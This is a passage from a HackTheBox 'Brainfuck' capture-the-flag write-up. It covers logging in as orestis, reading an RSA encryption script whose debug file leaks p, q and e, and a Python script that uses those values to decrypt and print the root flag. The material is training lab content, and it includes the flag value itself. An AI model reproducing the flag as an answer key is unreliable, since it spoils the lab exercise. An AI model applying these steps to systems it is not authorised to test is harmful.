 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

You have mail.
Last login: Wed May  3 19:46:00 2017 from 10.10.11.4
orestis@brainfuck:~$ ls
debug.txt  encrypt.sage  mail  output.txt  user.txt
orestis@brainfuck:~$
```

```
orestis@brainfuck:~$ cat user.txt
[flag]
```

## 1.9 Getting Root.txt

In the Orestis' directory we see some files like "debug.txt", "encrypt.sage", and "output.txt".

### Reversing "encrypt.sage"

```
nbits = 1024

password = open("/root/root.txt").read().strip()
enc_pass = open("output.txt", "w")
debug = open("debug.txt", "w")
m = Integer(int(password.encode('hex'), 16))

p = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1),
    ↪ proof=False)
q = random_prime(2^floor(nbits/2)-1, lbound=2^floor(nbits/2-1),
    ↪ proof=False)
n = p*q
```

```
phi = (p-1)*(q-1)
e = ZZ.random_element(phi)
while gcd(e, phi) != 1:
    e = ZZ.random_element(phi)

c = pow(m, e, n)
enc_pass.write('Encrypted Password: '+str(c)+'\n')
debug.write(str(p)+'\n')
debug.write(str(q)+'\n')
debug.write(str(e)+'\n')
```

Analyzing the code we can see that it reads the flag from “/root/root.txt” and convert it to hex and then to integer before encrypting it, we also see that it’s writes a “debug.txt” file that will be storing the values of p,q and e, finally the encrypted flag gets written to the “output.txt” file.

Looking for similar code on the internet I found: “<https://pentest.mhxh.org/05-passwords-ciphers/04-cipher-decrypt-rsa-wiener>”

Here we have an script to decrypt RSA wiener, and that seems to be what we got here.

## 1.10 Decrypting RSA Wiener

### Decode Script:

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():
```

```
p =
↪ 749302577646506281962992147553524167446082679278552088138715<...>
q =
↪ 702085452778756673545885838155545264832284500826661290684484<...>
e =
↪ 308020079179525084227928690216891939274850163327136225270252<...>
ct =
↪ 44641914821074071930297814589851746700593470770417111804648<...>

# compute n
n = p * q

# Compute phi(n)
phi = (p - 1) * (q - 1)

# Compute modular inverse of e
gcd, a, b = egcd(e, phi)
d = a

print( "n: " + str(d) );

# Decrypt ciphertext
pt = pow(ct, d, n)
print( "pt: " + str(pt) )

if __name__ == "__main__":
    main()
```

## Modifying The Script

We will need to provide the values for the “p,q,e” variables that are stored in the “debug.txt” file and the “ct” or cipher text in the “output.txt” file

```
p = 7493025776465062819629921475535241674460826792<...>
q = 7020854527787566735458858381555452648322845008<...>
e = 3080200791795250842279286902168919392748501633<...>
ct = 446419148210740719302978145898517467005934707<...>
```



I also added some code to convert the flag from integer back to hex and then back to string:

```
flag = str(hex(pt)[2:])
print(bytes.fromhex(flag).decode('utf-8'))
```

### Final Script for the root.txt

```
def egcd(a, b):
    x,y, u,v = 0,1, 1,0
    while a != 0:
        q, r = b//a, b%a
        m, n = x-u*q, y-v*q
        b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
    return gcd, x, y

def main():

    p = 7493025776465062819629921475535241674460826792<...>
    q = 7020854527787566735458858381555452648322845008<...>
    e = 3080200791795250842279286902168919392748501633<...>
    ct = 446419148210740719302978145898517467005934707<...>

    # compute n
    n = p * q


    # Compute phi(n)
    phi = (p - 1) * (q - 1)

    # Compute modular inverse of e
    gcd, a, b = egcd(e, phi)
    d = a

    #../print( "n: " + str(d) );

    # Decrypt ciphertext
```

```
#The encode part of the flag is:: m =  
→ Integer(int(password.encode('hex'),16))  
pt = pow(ct, d, n)  
#print( "pt: " + str(pt) )  
  
## flag ##  
flag = str(hex(pt)[2:])  
print("\n", "#" * 50)  
print("Enjoy Your flag: ", bytes.fromhex(flag).decode('utf-8'))  
  
if __name__ == "__main__":  
    main()
```



```
(filiplain@fsociety)-[~/oscp/htb/brainfuck]  
$ python3 decode.py  
  
#####  
Enjoy Your flag: 6efc1a5dbb8904751ce6566a305bb8ef
```

We finally got the root flag.....